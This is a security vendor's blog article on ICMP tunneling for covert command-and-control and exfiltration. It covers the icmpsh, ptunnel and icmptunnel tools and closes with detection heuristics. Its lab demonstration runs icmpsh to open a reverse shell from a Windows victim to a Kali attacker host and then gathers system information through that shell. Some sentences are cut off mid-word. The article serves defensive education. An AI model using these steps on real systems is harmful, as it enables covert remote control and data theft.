How Hackers Use ICMP Tunneling to Own Your Network

July 9, 2020
Last Updated: January 23, 2025

Share on:

By: Shiran Grinberg

In recent articles we've seen how adversaries can gain initial access to a network utilizing Office Macro Attacks, and how Responder can be used to steal credentials, escalate privileges and move laterally in a network. Initial access, privilege escalation and lateral movement are three key components of Enterprise attacks – but there's more to i

Much more, in fact: according to MITRE's adversary model, Enterprise attack methodologies can be divided into 12 subcategories, representing different phases of a

Get a Demo




Figure :1 MITRE's ATT&CK for Enterprise Adversary Model

Today's article touches on *C&C Communication* and *Data Exfiltration*. Having some form of control and exfiltration interface with targeted machines is a vital part of most cyber campaigns, and it may seem rather straightforward. After all, C&C is essentially a form of endpoint communication between the victim and the attacking machine – and endpoint communication is one of the most basic functions of any modern machine.

But as security threats advanced over the years, so has the security-solutions landscape. From Firewalls, Intrusion Detection and Prevention Systems (IDS & IPS) and Security Information and Event Management Systems (SIEM) to User and Entity Behavior Analytics (UEBA), Stateful Protocol Analysis and Steganography – traffic monitoring is growing ever-tighter and attackers are forced to find novel ways to remain undetected.

This is part of an extensive series of guides about Network Attacks


Protocol Tunneling

One mainstay method for traffic obfuscation is ***Protocol Tunneling*** (MITRE T1572: *Protocol Tunneling*[1]). When tunneling a protocol, instead of explicitly sending data

Aside from creating a covert C&C and data exfiltration channel between two machines, protocol tunneling can also be used to bypass captive portals for paid Wi-Fi services. Many times, portal systems will block most TCP and UDP traffic to/from unregistered hosts – but will allow other protocols such as ICMP, DNS etc. Adversaries can exploit this by tunneling their traffic inside an allowed protocol's packets.

Expanding on traditional protocol tunneling, hackers may use non-application-layer protocols, which are generally deemed less likely to be monitored for malicious intents, to obfuscate their traffic.

Stop advanced cyber threats with one solution



Cynet's All-In-One Security Platform

Full-Featured EDR and NGAV

Anti-Ransomware & Threat Hunting

24/7 Managed Detection and Response

Work Email*

Watch a Demo

MITRE | ATT&CK® Evaluations

Achieved 100% protection in 2024

Gartner Peer Insights™

★★★★★

Rated 4.8/5

G2

★★★★★

2025 Leader

ICMP and Tunneling

discover and control routing problems across a network. When certain errors are detected by networking devices, they will produce ICMP packets to inform endpoints about what happened.

In example, when a routing loop occurs in a network, IP packets will circle endlessly across the loop, and eventually their TTL value will drop to zero. At this point, the last router to receive the packet will send an ICMP *"Time Exceeded: TTL expired in transit"* message to the packet's source IP.

ICMP messages can also be used to control routing. For instance, if an endpoint sends a packet through an inefficient route, routers along the way may detect this behavior and send an ICMP *"Redirect Message*" packet – which will suggest a better route to be used next time.

Generally speaking, this protocol is not implemented on endpoint machines, aside for two very well-known tools:

> **Ping** – Networking utility used to test the reachability of a host over IP and measure the round-trip time. Ping uses ICMP *"Echo"* packets to operate – we'll touch on these in detail later on.
>
> **Traceroute** – Networking diagnostics utility that displays the nodes and transit delays of a route between two machines in an IP network, utilizing ICMP. When "tracing a route", traceroute will send multiple IP packets to the requested host. The packets are designed to make every router along the way send an ICMP "*Time Exceeded*" message to the source host, containing various information about the router.

ICMP Tunneling


Remember how ping uses ICMP *Echo* packets to test host reachability across a network? Basically, the pinging host will send an *Echo* packet with some data to the pinged host. Then, the pinged host will answer with an *Echo Reply* containing the same data. **The data may be arbitrary and no strict guidelines are defined is ICMP's RFC.**

Attackers can exploit this design choice to obfuscate malicious network beha Instead of explicitly communicating with a machine in the protocol of choice, e packet will be injected into an *Echo* or *Echo Reply* packet. The communication stream will now seem to be a series of ping operations, rather than, for instance, a TCP

ICMP's intended use is for discovering and controlling networking issues, so its de-facto ability to establish a data channel between two machines is often overlooked. Moreover, being that ICMP is an essential, well-established part of the Internet Protocol Suite and a non-Application-Layer protocol, enterprises are less likely to monitor it as closely as the usual data exfiltration suspects – HTTP, HTTPS, TCP, IMAP etc.

Moreover, mitigation is not trivial, being that in many cases ICMP functionalities cannot be completely disabled without impacting user experience significantly.

Stop advanced cyber threats with one solution



Cynet's All-In-One Security Platform

- Full-Featured EDR and NGAV
- Anti-Ransomware & Threat Hunting
- 24/7 Managed Detection and Response

Work Email*

Watch a Demo

MITRE | ATT&CK® Evaluations

Achieved 100% protection in 2024

Gartner Peer Insights™

★★★★★

Rated 4.8/5

G2

★★★★★

2025 Leader

Common Tunneling Toolkits

There are several common toolkits to tunnel traffic through ICMP, and each of them

Icmpsh is a simple toolkit for running reverse shells on Windows machines. It's comprised of a client that is written in C and works on Windows machines only, and a POSIX-compatible server that's available in C, Python and Perl.

Some of icmpsh's notable features are:

Used for C&C – unlike some other toolkits, icmpsh creates a reverse shell, which allows it to be used for C&C with targeted machines.

Targets Windows Machines – the client is a Windows executable file and can only run on Windows machines for now.

Low Privileges – the client doesn't require administrative privileges to function properly.

Easy to Use – both the client and the server applications are clean, portable and very easy to use, and require little to no tweaking.

Ptunnel

Unlike icmpsh, which is used for C&C, ptunnel is intended for TCP traffic obfuscation and tunneling. When executed, ptunnel's client will tunnel TCP over ICMP to the designated ptunnel server. The server will act as a proxy, and will forward the TCP packets to and from their actual destination. This toolkit can run on POSIX-compliant OS's only.

Some of ptunnel's features are:

Reliable Connections – ptunnel can detect lost packets and resend them as necessary.

Multiple Connections – the server can be configured to handle multiple connections simultaneously.

Supports Authentication – to prevent unknown hosts from using your proxy server.

Icmptunnel

Icmptunnel has a somewhat similar architecture to that of ptunnel, but unlike the latter it can tunnel any IP traffic. Additionally, it will tunnel all of the client's IP packets – and

Some of icmptunnel's notable features are:

Data Encryption – the ICMP payload is encrypted.

Versatility – any IP traffic can be tunneled.

Tips From the Expert

In my experience, here are tips that can help you better defend against C&C communication and data exfiltration through advanced tunneling techniques:

1. **Leverage Endpoint Anomaly Detection:** This approach provides a granular view of suspicious activity, especially when network-level analysis might miss subtle indicators.
2. **Deploy Micro-Segmentation:** By limiting lateral movement, even if a breach occurs, the attacker's ability to spread and exfiltrate data is significantly reduced.
3. **Incorporate DNS and ICMP Traffic Correlation:** Understanding the interplay between these protocols can reveal more complex attack patterns that might otherwise go unnoticed.
4. **Simulate ICMP Tunneling Attacks:** Regular red team exercises ensure that your security teams are prepared to identify and respond to these threats in real-world scenarios.
5. **Apply User and Machine-Level Isolation:** This proactive measure can help contain the spread of an infection if tunneling is detected from a specific source.

Eyal Gruner is the Co-Founder and Board Director at Cynet. He served as the company's CEO for nine years, guiding its growth from the very beginning. He is also Co-Founder and former CEO of BugSec, Israel's leading cyber consultancy, and Versafe, acquired by F5 Networks. Gruner began his career at age 15 by hacking into his bank's ATM to show the weakness of their security and has been recognized in Google's security Hall of Fame.

Demonstration

In this demonstration we will use ***icmpsh*** to tunnel a reverse shell session between our




Figure 2: Demonstration network's diagram. Attacker at 192.168.68.113, victim at 192.168.68.115.

Step 1 – Disabling Kernel Echo Replies

Before running icmpsh, we will need to prevent the kernel from replying to ICMP echo requests. Most ICMP tunneling tools will implement mechanisms to synchronize the data stream between the two machines, and the kernel replies may cause unexpected results.

To disable kernel ping replies, we added the following line to the */etc/sysctl.conf* file: *net.ipv4.icmp_echo_ignore_all=1*.

```
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
# settings are disabled so review and enable them as needed.
#
# Do not accept ICMP redirects (prevent MITM attacks)
#net.ipv4.conf.all.accept_redirects = 0
#net.ipv6.conf.all.accept_redirects = 0
# _or_
# Accept ICMP redirects only for gateways listed in our default
# gateway list (enabled by default)
# net.ipv4.conf.all.secure_redirects = 1
#
# Do not send ICMP redirects (we are not a router)
#net.ipv4.conf.all.send_redirects = 0
#
# Do not accept IP source route packets (we are not a router)
#net.ipv4.conf.all.accept_source_route = 0
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1
#

###################################################################
# Magic system request Key
# 0=disable, 1=enable all, >1 bitmask of sysrq functions
# See https://www.kernel.org/doc/html/latest/admin-guide/sysrq.html
# for what other values do
#kernel.sysrq=438

net.ipv4.icmp_echo_ignore_all=1
```

Figure 3: Editing sysctl.conf file to disable kernel Echo replies

Step 2 - Running Icmpsh Server and Client

First, we will run the icmpsh server on our Kali Linux machine. Thankfully this tool is very easy to use and only requires two arguments: the attacker and the victim's IP addresses.




Figure 4: Running the icmpsh server on a Kali Linux machine.

Our machine is waiting for ping requests from our victim, 192.168.68.115.

Now we can run the client, which is an executable file that can be downloaded from the GitHub page linked above. Here are its arguments:

```
  -t host            host ip address to send ping requests to
  -r                 send a single test icmp request and then quit
  -d milliseconds    delay between requests in milliseconds (default is 200)
  -o milliseconds    timeout in milliseconds
  -h                 this screen
  -b num             maximal number of blanks (unanswered icmp requests)
                     before quitting
  -s bytes           maximal data buffer size in bytes (default is 64 bytes)

In order to improve the speed, lower the delay (-d) between requests or
increase the size (-s) of the data buffer
```

Figure 5: Available arguments for icmpsh's Windows client executable

Our Kali machine is at 192.168.68.113, so this is the final command:

```
C:\Users\User\Documents>icmpsh.exe -t 192.168.68.113
```

Figure 6: Running icmpsh client on Windows 10 machine.

On the attacking side, we are starting to receive SSH data:




Figure 7: Icmpsh server displaying client's reverse shell output.

Step 3 – Executing Shell Commands

Now that everything is set up, we have a functioning reverse shell on our Kali server. For example, we can type *systeminfo* to gather information on our victim's machine:

```
Host Name:                 WINDEV2004EVAL
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.18363 N/A Build 18363
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          User
Registered Organization:
Product ID:                00329-20000-00001-AA833
Original Install Date:     4/13/2020, 12:03:01 PM
System Boot Time:          6/16/2020, 4:51:26 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 142 Stepping 9 GenuineIntel ~2712 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,048 MB
Available Physical Memory: 791 MB
Virtual Memory: Max Size:  3,200 MB
Virtual Memory: Available: 1,401 MB
Virtual Memory: In Use:    1,799 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\WINDEV2004EVAL
Hotfix(s):                 10 Hotfix(s) Installed.
                           [01]: KB4552931
                           [02]: KB4513661
                           [03]: KB4516115
                           [04]: KB4517245
                           [05]: KB4521863
                           [06]: KB4537759
                           [07]: KB4541338
                           [08]: KB4560959
                           [09]: KB4561600
                           [10]: KB4560960
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet 2
```

Figure 8: Running systeminfo through icmpsh's reverse shell

When inspecting the network traffic between the two machines, we can see the extensive amount of ICMP packets:

Figure 9: Extensive ICMP traffic between the attacker and the victim, as captured on

Figure 10: Plaintext reverse shell output (marked in blue) obfuscated inside an ICMP packet.

Mitigation

Generally speaking, ICMP traffic cannot be blocked completely, so mitigation should focus on minimizing risks through network and endpoint detection measures.

Cynet's network defense products implement smart heuristics and machine learning algorithms to detect and prevent ICMP tunneling. Some common tunneling patterns that may be detected are:

Extensive ICMP Usage – Especially when tunneling large amounts of data, a significant amount of ICMP traffic may be detected going in or out of the network.

Abnormal Packet Size – Closely related to the previous point, adversaries can opt to reduce the overall packet count by injecting larger datagrams into each request or reply. In general, legitimate *Echo* requests and replies will have a fixed standard size and so varying datagram sizes may indicate that the connection is used for tunneling.

Periodical Ping Requests – As noted earlier, some tunneling tools will send empty ICMP requests periodically to punch holes through NATs and stateful firewalls. This pattern can be easily detected but is sometimes harder to distinguish from legitimate behaviors.

Non-Arbitrary ICMP Payload – With deep packet inspection tools, ICMP packets' data can be scanned and compared with common protocols' structures and headers to detect tunneling directly. However, the data may be encrypted, and if done so elegantly be hard to distinguish from innocuous ICMP payloads.

Furthermore, in addition to conventional detection techniques, which rely on centralized

Further Reading

Footnotes:

1. https://arxiv.org/ftp/arxiv/papers/1408/1408.1136.pdf

Protocol Tunneling

1. DNS Tunneling – https://www.cynet.com/attack-techniques-hands-on/how-hackers-use-dns-tunneling-to-own-your-network/
2. https://www.kaspersky.com/resource-center/definitions/tunneling-protocol

ICMP

ICMP and Tunneling

1. ICMP RFC – https://tools.ietf.org/html/rfc792

Why It's a Problem

2. http://www.enterprisenetworkingplanet.com/netsp/article.php/3584166/Networking-101-Understanding-and-Using-ICMP.htm

Common Tunneling Toolkits

3. https://en.wikipedia.org/wiki/Traceroute#Implementations

Demonstration

4. https://en.wikipedia.org/wiki/Ping_(networking_utility)

ICMP Tunneling Tools

1. ptunnel-ng – https://github.com/lnslbrty/ptunnel-ng
2. icmptunnel – https://github.com/DhavalKapil/icmptunnel

Mitigation

1. https://link.springer.com/chapter/10.1007/3-540-45067-X_20

In this article

Protocol Tunneling

ICMP

How Hackers Use DNS Tunneling to Own Your Network

TEST
In this article

Related Content

LLMNR & NBT-NS Poisoning and Credential Access using Responder

---

How Hackers Use DNS Tunneling to Own Your Network

Credential Access & Data Collection

Man-in-the-Browser Attacks

User Account Control – Overview and Exploitation

API Hooking - Tales from a Hacker’s Hook Book

Initial Access and Fileless Attacks

Powershell Obfuscation Demystified Series Chapter 1: Intro

Powershell Obfuscation Demystified Series Chapter 2: Concatenation and Base64 Encoding

3. Goolkit

Office Macro Attacks

Ransomware Threat Reports

Cynet Detection Report: Maze Ransomware

Cynet Detection Report: Ragnar Locker Ransomware

THREAT REPORT - FTCODE

NetWalker Ransomware Report

Threat Reports

nJRAT Report: Bladabindi

Threat Research Report: Clipbanker - 13 Second Attack

Emotet vs Trump – Deep Dive Analysis of a Killer Info-Stealer

SolarWinds Development

Vulnerabilities

Zerologon Vulnerability: Analysis and Detection Tools

CyOps Important Security Update – ProxyShell

Microsoft MSHTML Remote Code Execution Vulnerability

Recent Microsoft Vulnerabilities Overview

Persistence

The Art of Persistence

Evasion techniques

Anti-Forensics Techniques

Malware Anti-VM Techniques

Process Injection

Crypto attacks

Into the Cryptoverse - The Intersection of Cryptocurrency and Cybersecurity

Lateral Movement

Lateral Movement Techniques

See More

Share on:

Let’s get started!

Ready to extend visibility, threat detection and response?

Get a Demo

Security Services

PARTNER

Partner Program Overview

Solution Providers

Service Providers

Security Service Providers

Incident Responders

Partner Portal

RESOURCES

Case Studies

Datasheets

eBooks

Webinars

White Papers

Demo Videos

COMPANY

About us

Careers

News

Upcoming Events

Contact Us

Blog

Get a Demo